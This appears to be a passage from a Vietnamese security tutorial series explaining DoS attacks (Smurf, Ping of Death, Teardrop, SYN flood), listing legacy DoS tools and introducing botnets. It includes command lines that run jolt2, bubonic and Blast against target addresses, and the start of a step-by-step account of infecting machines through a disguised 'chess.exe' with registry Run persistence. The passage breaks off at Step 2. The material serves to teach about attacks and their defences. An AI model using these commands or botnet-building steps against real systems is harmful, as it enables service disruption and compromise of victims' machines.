
- Là thủ phạm sinh ra cực nhiều giao tiếp ICMP (ping) tới địa chỉ Broadcast của nhiều mạng với địa chỉ nguồn là mục tiêu cần tấn công.

\* Chúng ta cần lưu ý là: Khi ping tới một địa chỉ là quá trình hai chiều – Khi máy A ping tới máy B máy B reply lại hoàn tất quá trình. Khi tôi ping tới địa chỉ Broadcast của mạng nào đó thì toàn bộ các máy tính trong mạng đó sẽ Reply lại tôi. Nhưng giờ tôi thay đổi địa chỉ nguồn, thay địa chỉ nguồn là máy C và tôi ping tới địa chỉ Broadcast của một mạng nào đó, thì toàn bộ các máy tính trong mạng đó sẽ reply lại vào máy C chứ không phải tôi và đó là tấn công Smurf.

- Kết quả đích tấn công sẽ phải chịu nhận một đợt Reply gói ICMP cực lớn và làm cho mạng bị dốt hoặc bị chậm lại không có khả năng đáp ứng các dịch vụ khác.

- Quá trình này được khuyếch đại khi có luồng ping reply từ một mạng được kết nối với nhau (mạng BOT).

- tấn công Fragle, chúng sử dụng UDP echo và tương tự như tấn công Smurf.



Hình hiển thị tấn công DoS - dạng tấn công Smurf sử dụng gói ICMP làm ngập các giao tiếp khác.

#### b. Tấn công Buffer overflow.

- Buffer Overflow xảy ra tại bất kỳ thời điểm nào có chương trình ghi lượng thông tin lớn hơn dung lượng của bộ nhớ đệm trong bộ nhớ.
- Kẻ tấn công có thể ghi đè lên dữ liệu và điều khiển chạy các chương trình và đánh cắp quyền điều khiển của một số chương trình nhằm thực thi các đoạn mã nguy hiểm. - Tấn công Buffer Overflow tôi đã trình bày cách khai thác lỗ hổng này trong bài viết trước về hacking windows cũng trên trang [www.vnexperts.net](http://www.vnexperts.net).

- Quá trình gửi một bức thư điện tử mà file đính kèm dài quá 256 ký tự có thể sẽ xảy ra quá trình tràn bộ nhớ đệm.

c. Tấn công Ping of Death




- Kẻ tấn công gửi những gói tin IP lớn hơn số lượng bytes cho phép của tin IP là 65.536 bytes.
- Quá trình chia nhỏ gói tin IP thành những phần nhỏ được thực hiện ở layer II.
- Quá trình chia nhỏ có thể thực hiện với gói IP lớn hơn 65.536 bytes. Nhưng hệ điều hành không nhận biết được độ lớn của gói tin này và sẽ bị khởi động lại, hay đơn giản là sẽ bị gián đoạn giao tiếp.
- Để nhận biết kẻ tấn công gửi gói tin lớn hơn gói tin cho phép thì tương đối dễ dàng.

d. Tấn công Teardrop

- Gói tin IP rất lớn khi đến Router sẽ bị chia nhỏ làm nhiều phần nhỏ.

- Kẻ tấn công sử dụng sử dụng gói IP với các thông số rất khó hiểu để chia ra các phần nhỏ (fragment).
- Nếu hệ điều hành nhận được các gói tin đã được chia nhỏ và không hiểu được, hệ thống cố gắng build lại gói tin và điều đó chiếm một phần tài nguyên hệ thống, nếu quá trình đó liên tục xảy ra hệ thống không còn tài nguyên cho các ứng dụng khác, phục vụ các user khác.

#### e. Tấn công SYN



- Kẻ tấn công gửi các yêu cầu (request ảo) TCP SYN tới máy chủ bị tấn công. Để xử lý lượng gói tin SYN này hệ thống cần tồn một lượng bộ nhớ cho kết nối.
- Khi có rất nhiều gói SYN ảo tới máy chủ và chiếm hết các yêu cầu xử lý của máy chủ. Một người dùng bình thường kết nối tới máy chủ ban đầu thực hiện Request

TCP SYN và lúc này máy chủ không còn khả năng đáp lại - kết nối không được thực hiện.

- Đây là kiểu tấn công mà kẻ tấn công lợi dụng quá trình giao tiếp của TCP theo – Three-way.

- Các đoạn mã nguy hiểm có khả năng sinh ra một số lượng cực lớn các gói TCP SYN tới máy chủ bị tấn công, địa chỉ IP nguồn của gói tin đã bị thay đổi và đó chính là tấn công DoS.

- Hình bên trên thể hiện các giao tiếp bình thường với máy chủ và bên dưới thể hiện khi máy chủ bị tấn công gói SYN đến sẽ rất nhiều trong khi đó khả năng trả lời của máy chủ lại có hạn và khi đó máy chủ sẽ từ chối các truy cập hợp pháp.

- Quá trình TCP Three-way handshake được thực hiện: Khi máy A muốn giao tiếp với máy B. (1) máy A bắn ra một gói TCP SYN tới máy B – (2) máy B khi nhận được gói SYN từ A sẽ gửi lại máy A gói ACK đồng ý kết nối – (3) máy A gửi lại máy B gói ACK và bắt đầu các giao tiếp dữ liệu.

- Máy A và máy B sẽ dữ kết nối ít nhất là 75 giây, sau đó lại thực hiện một quá trình TCP Three-way handshake lần nữa để thực hiện phiên kết nối tiếp theo để trao đổi dữ liệu.

- Thật không may kẻ tấn công đã lợi dụng kẽ hở này để thực hiện hành vi tấn công nhằm sử dụng hết tài nguyên của hệ thống bằng cách giảm thời gian yêu cầu Three-way handshake xuống rất nhỏ và không gửi lại gói ACK, cứ bắn gói SYN ra liên tục trong một thời gian nhất định và không bao giờ trả lời lại gói SYN&ACK từ máy bị tấn công.

- Với nguyên tắc chỉ chấp nhận gói SYN từ một máy tới hệ thống sau mỗi 75 giây nếu địa chỉ IP nào vi phạm sẽ chuyển vào Rule deny access sẽ ngăn cản tấn công này.

#### **IV. Các công cụ tấn công DoS**

- Jolt2

- Bubonic.c

- Land and LaTierra

- Targa

- Blast20

- Nemesy

- Panther2

- Crazy Pinger

- Some Trouble

- UDP Flood

- FSMax

## 1. Tools DoS – Jolt2

```


Telnet - mandrake
[Connect Edit Terminal Help]
[root@mandrake bin]#
[root@mandrake bin]# gcc -o jolt2 jolt2.c
[root@mandrake bin]# arp -s 10.10.0.254 00:11:22:33:44:55
[root@mandrake bin]# ./jolt2 10.10.0.254
[root@mandrake bin]#

```

- Cho phép kẻ tấn công từ chối dịch vụ (DoS) lên các hệ thống trên nền tảng Windows
- Nó là nguyên nhân khiến máy chủ bị tấn công có CPU luôn hoạt động ở mức độ 100%, CPU không thể xử lý các dịch vụ khác.
- Không phải trên nền tảng Windows như Cisco Router và một số loại Router khác cũng có thể bị lỗ hổng bảo mật này và bị tools này tấn công.

## 2. Tools DoS: Bubonic.c

- Bubonic.c là một tools DoS dựa vào các lỗ hổng bảo mật trên Windows 2000
- Nó hoạt động bằng cách ngẫu nhiên gửi các gói tin TCP với các thiết lập ngẫu nhiên làm cho máy chủ tốn rất nhiều tài nguyên để xử lý vấn đề này, và từ đó sẽ xuất hiện những lỗ hổng bảo mật.
- Sử dụng bubonic.c bằng cách gõ câu lệnh: bubonic 12.23.23.2 10.0.0.1 100



### 3. Tools DoS: Land and LaTierra

- Giả mạo địa chỉ IP được kết hợp với quá trình mở các kết nối giữa hai máy tính.
- Cả hai địa chỉ IP, địa chỉ nguồn (source) và địa chỉ IP đích, được chỉnh sửa thành một địa chỉ của IP đích khi đó kết nối giữa máy A và máy B đang được thực hiện nếu có tấn công này xảy ra thì kết nối giữa hai máy A và B sẽ bị ngắt kết nối.
- Kết quả này do địa chỉ IP nguồn và địa chỉ IP đích của gói tin giống nhau và gói tin không thể đi đến đích cần đến.


### 4. Tools DoS: Targa

- Targa là một chương trình có thể sử dụng 8 dạng tấn công DoS khác nhau.
- Nó được coi như một bộ hướng dẫn tích hợp toàn bộ các ảnh hưởng của DoS và thường là các phiên bản của Rootkit.
- Kẻ tấn công sử dụng một trong các phương thức tấn công cụ thể tới một hệ thống bao giờ đạt được mục đích thì thôi.
- Targa là một chương trình đầy sức mạnh và nó có khả năng tạo ra một sự nguy hiểm rất lớn cho hệ thống mạng của một công ty.

## 5. Tools DoS Blast 2.0


- Blast rất nhỏ, là một công cụ dùng để kiểm tra khả năng của dịch vụ TCP nó có khả năng tạo ra một lưu lượng rất lớn gói TCP và có thể sẽ gây nguy hiểm cho một hệ thống mạng với các server yếu.
- Dưới đây là cách sử dụng để tấn công HTTP Server sử dụng Blast2.0
  - + Blast 192.168.1.219 80 40 50 /b “GET /some” /e “url/ HTTP/1.0” /nr /dr /v
  - Tấn công máy chủ POP
    - + Blast 192.168.1.219 110 15 20 /b “user te” /e “d” /v

## 6. Tools DoS – Nemesys



- Đây là một chương trình sinh ra những gói tin ngẫu nhiên như (protocol, port, etc. size, ...)
- Dựa vào chương trình này kẻ tấn công có thể chạy các đoạn mã nguy hiểm vào máy tính không được bảo mật.

## 7. Tool DoS – Panther2.




- Tấn công từ chối dịch vụ dựa trên nền tảng UDP Attack được thiết kế dành riêng cho kết nối 28.8 – 56 Kbps.
- Nó có khả năng chiếm toàn bộ băng thông của kết nối này.
- Nó có khả năng chiếm băng thông mạng bằng nhiều phương pháp ví như thực hiện quá trình Ping cực nhanh và có thể gây ra tấn công DoS

## 8. Tool DoS – Crazy Pinger

- Công cụ này có khả năng gửi những gói ICMP lớn tới một hệ thống mạng từ xa.




## 9. Tool DoS – Some Trouble



- SomeTrouble 1.0 là một chương trình gây nghẽn hệ thống mạng
- SomeTrouble là một chương trình rất đơn giản với ba thành phần
  - + Mail Bomb (tự có khả năng Resole Name với địa chỉ mail có)
  - + ICQ Bomb
  - + Net Send Flood

## 10. DoS Tools – UDP Flood



- UDPFlood là một chương trình gửi các gói tin UDP
- Nó gửi ra ngoài những gói tin UDP tới một địa chỉ IP và port không cố định
- Gói tin có khả năng là một đoạn mã văn bản hay một số lượng dữ liệu được sinh ngẫu nhiên hay từ một file.
- Được sử dụng để kiểm tra khả năng đáp ứng của Server

## 11. Tools DoS – FS MAX

```

C:\> C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator.WINDOWS\Desktop\FSMax20>fsmax
FSMax v2.0 - Copyright(c) 1999-2003, Foundstone, Inc.
Server stress tester for buffer overflow/DOS conditions

Usage - fsmax /s < script.txt > results.txt
    /s = reads script from stdin
    /? = Help

Script Format
host:[ip address],[port],[min],[max] = host parameters

Additional host parameters in order:
timeout - ms to wait for socket response - default = 0
delay - ms to wait before sending commands- default = 250
pause - ms to wait before receiving - default = 0
retnum - number of CR/LF's to end buffer - default is one
reopen - T/F reopen connection before each command
norecv - T/F no receive after intial connect - default is off
verbose - T/F verbose output- off by default
trial - T/F display buffer w/o sending

Command syntax
c:[command text] = preloop commands
lc:[command buffer] = loop commands

```

- Kiểm tra hiệu năng đáp ứng của máy chủ.
- Nó tạo ra một file sau đó chạy trên Server nhiều lần lặp đi lặp lại một lúc.
- Tác dụng của tools này là tìm cách tấn công làm chèn bộ nhớ đệm và tấn công DoS tới máy chủ.

## V. Kết luận phần I.

- Khi sử dụng một Tool tấn công DoS tới một máy chủ đôi khi không gây ảnh hưởng gì cho máy chủ - Giả sử bạn sử dụng tool Ping of Death tới một máy chủ, trong đó máy chủ kết nối với mạng tốc độ 100Mbps bạn kết nối tới máy chủ tốc độ 3Mbps - Vậy tấn công của bạn không có ý nghĩa gì.
- Nhưng bạn hãy tưởng tượng có 1000 người như bạn cùng một lúc tấn công vào máy chủ kia khi đó toàn bộ băng thông của 1000 người cộng lại tối đa đạt 3Gbps và tốc độ kết nối của máy chủ là 100 Mbps vậy kết quả sẽ ra sao các bạn có khả năng tưởng tượng.

- Trong phần II của loạt bài viết tôi sẽ trình bày với các bạn những nội dung về định nghĩa BOT, BOTNET, cách xây dựng, cách sử dụng các BOTNET từ đó chúng ta hiểu cách hoạt động và tìm ra những giải pháp để chống tấn công DDoS một cách hiệu quả nhất.

Theo - Tocbatdat của Vnexperts Research Department

Phần tiếp của bài viết về tấn công DoS và DDoS tôi sẽ trình bày với các bạn nội dung chi tiết về mạng Bot, các dạng mạng Bot và cách tạo ra mạng Botnet. Khi hiểu về mạng Botnet bạn có thể hình dung ra phương thức tấn công DDoS. Trong phần II này tôi cũng trình bày với các bạn chi tiết các phương thức tấn công DDoS các thực hiện các phương thức tấn công này. Nhưng bài viết này chỉ có tác dụng giúp các bạn hiểu biết sâu về tấn công DDoS mà thôi, các tools giới thiệu chỉ mang tính giới thiệu vì nó là các tools DDoS cũ.

## **VII. Mạng BOT NET**

### **1. Ý nghĩa của mạng BOT**

- Khi sử dụng một Tool tấn công DoS tới một máy chủ đôi khi không gây ảnh hưởng gì cho máy chủ - Giả sử bạn sử dụng tool Ping of Death tới một máy chủ, trong đó máy chủ kết nối với mạng tốc độ 100Mbps bạn kết nối tới máy chủ tốc độ 3Mbps - Vậy tấn công của bạn không có ý nghĩa gì.
- Nhưng bạn hãy tưởng tượng có 1000 người như bạn cùng một lúc tấn công vào máy chủ kia khi đó toàn bộ băng thông của 1000 người cộng lại tối đa đạt 3Gbps và tốc độ kết nối của máy chủ là 100 Mbps vậy kết quả sẽ ra sao các bạn có khả năng tưởng tượng.
- Nhưng tôi đang thử hỏi làm cách nào để có 1000 máy tính kết nối với mạng – tôi đi mua một nghìn chiếc và thuê 1000 thuê bao kết nối - chắc chắn tôi không làm như vậy rồi và cũng không kẻ tấn công nào sử dụng phương pháp này cả.
- Kẻ tấn công xây dựng một mạng gồm hàng nghìn máy tính kết Internet (có mạng BOT lên tới 400.000 máy). Vậy làm thế nào chúng có khả năng lợi dụng người kết nối tới Internet để xây dựng mạng BOT trong bài viết này tôi sẽ giới thiệu với các bạn các mạng BOT và cách xây dựng, những Tool xây dựng.

- Khi có trong tay mạng BOT kẻ tấn công sử dụng những tool tấn công đơn giản để tấn công vào một hệ thống máy tính. Dựa vào những truy cập hoàn toàn hợp lệ của hệ thống, cùng một lúc chúng sử dụng một dịch vụ của máy chủ, bạn thử tưởng tượng khi kẻ tấn công có trong tay 400.000 máy chủ và cùng một lúc ra lệnh cho chúng download một file trên trang web của bạn. Và đó chính là DDoS – Distributed Denial of Service

- Không có một phương thức chống tấn công DDoS một cách hoàn toàn nhưng trong bài viết này tôi cũng giới thiệu với các bạn những phương pháp phòng chống DDoS khi chúng ta đã hiểu về nó.

## **2. Mạng BOT**

- BOT từ viết tắt của từ RoBOT

- IRCbot – còn được gọi là zombie hay drone.

- Internet Relay Chat (IRC) là một dạng truyền dữ liệu thời gian thực trên Internet. Nó thường được thiết kế sao cho một người có thể nhắn được cho một group và mỗi người có thể giao tiếp với nhau với một kênh khác nhau được gọi là – Channels.

- Đầu tiên BOT kết nối kênh IRC với IRC Server và đợi giao tiếp giữa những người với nhau.

- Kẻ tấn công có thể điều khiển mạng BOT và sử dụng mạng BOT cũng như sử dụng nhằm một mục đích nào đó.

- Nhiều mạng BOT kết nối với nhau người ta gọi là BOTNET – botnet.

## **3. Mạng Botnet.**

- Mạng Botnet bao gồm nhiều máy tính

- Nó được sử dụng cho mục đích tấn công DDoS

- Một mạng Botnet nhỏ có thể chỉ bao gồm 1000 máy tính nhưng bạn thử tưởng tượng mỗi máy tính này kết nối tới Internet tốc độ chỉ là 128Kbps thì mạng Botnet này đã có khả năng tạo băng thông là  $1000 \times 128 \sim 100\text{Mbps}$  – Đây là một con số thể hiện băng thông mà khó một nhà Hosting nào có thể share cho mỗi trang web của mình.

#### **4. Mục đích sử dụng mạng Botnets**

- Tấn công Distributed Denial-of-Service - DDoS

+ Botnet được sử dụng cho tấn công DDoS

- Spamming

+ Mở một SOCKS v4/v5 proxy server cho việc Spamming

- Sniffing traffic

+ Bot cũng có thể sử dụng các gói tin nó sniffer (tóm được các giao tiếp trên mạng) sau khi tóm được các gói tin nó cố gắng giải mã gói tin để lấy được các nội dung có ý nghĩa như tài khoản ngân hàng và nhiều thông tin có giá trị khác của người sử dụng.

- Keylogging

+ Với sự trợ giúp của Keylogger rất nhiều thông tin nhạy cảm của người dùng có thể sẽ bị kẻ tấn công khai thác như tài khoản trên e-banking, cũng như nhiều tài khoản khác.

- Cài đặt và lây nhiễm chương trình độc hại

+ Botnet có thể sử dụng để tạo ra mạng những mạng BOT mới.

- Cài đặt những quảng cáo Popup

+ Tự động bật ra những quảng cáo không mong muốn với người sử dụng.

- Google Adsense abuse

+ Tự động thay đổi các kết quả tìm kiếm hiển thị mỗi khi người dùng sử dụng dịch vụ tìm kiếm của Google, khi thay đổi kết quả nó sẽ lừa người dùng kích vào những trang web nguy hiểm.

- Tấn công vào IRC Chat Networks

+ Nó được gọi là clone attack

- Phishing

+ Mạng botnet còn được sử dụng để phishing mail nhằm lấy các thông tin nhạy cảm của người dùng.

### **5. Các dạng của mạng BOT.**

Agobot/Phatbot/Forbot/XtremBot

- Đây là những bot được viết bằng C++ trên nền tảng Cross-platform và mã nguồn được tìm trên GPL. Agobot được viết bởi Ago nick name được người ta biết đến là Wonk, một thanh niên trẻ người Đức – đã bị bắt hồi tháng 5 năm 2004 với tội danh về tội phạm máy tính.

- Agobot có khả năng sử dụng NTFS Alternate Data Stream (ADS) và như một loại Rootkit nhằm ẩn các tiến trình đang chạy trên hệ thống

SDBot/Rbot/UrBot/UrXbot

- SDBot được viết bằng ngôn ngữ C và cũng được public bởi GPL. Nó được coi như là tiền thân của Rbot, RxBot, UrBot, UrXBot, JrBot

mIRC-Based Bots – GT-Bots

- GT được viết tắt từ fhai từ Global Threat và tên thường được sử dụng cho tất cả các mIRC-scripted bots. Nó có khả năng sử dụng phần mềm IM là mIRC để thiết lập một số script và một số đoạn mã khác.

## **6. Các bước xây dựng mạng BotNet? Cách phân tích mạng Bot.**

Để hiểu hơn về xây dựng hệ thống mạng BotNet chúng ta nghiên cứu từ cách lây nhiễm vào một máy tính, cách tạo ra một mạng Bot và dùng mạng Bot này tấn công vào một đích nào đó của mạng Botnet được tạo ra từ Agobot's.

Bước 1: Cách lây nhiễm vào máy tính.

- Đầu tiên kẻ tấn công lừa cho người dùng chạy file “chess.exe”, một Agobot thường copy chúng vào hệ thống và sẽ thêm các thông số trong Registry để đảm bảo sẽ chạy cùng với hệ thống khi khởi động. Trong Registry có các vị trí cho các ứng dụng chạy lúc khởi động tại.

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

Bước 2: Cách lây lan và xây dựng tạo mạng BOTNET

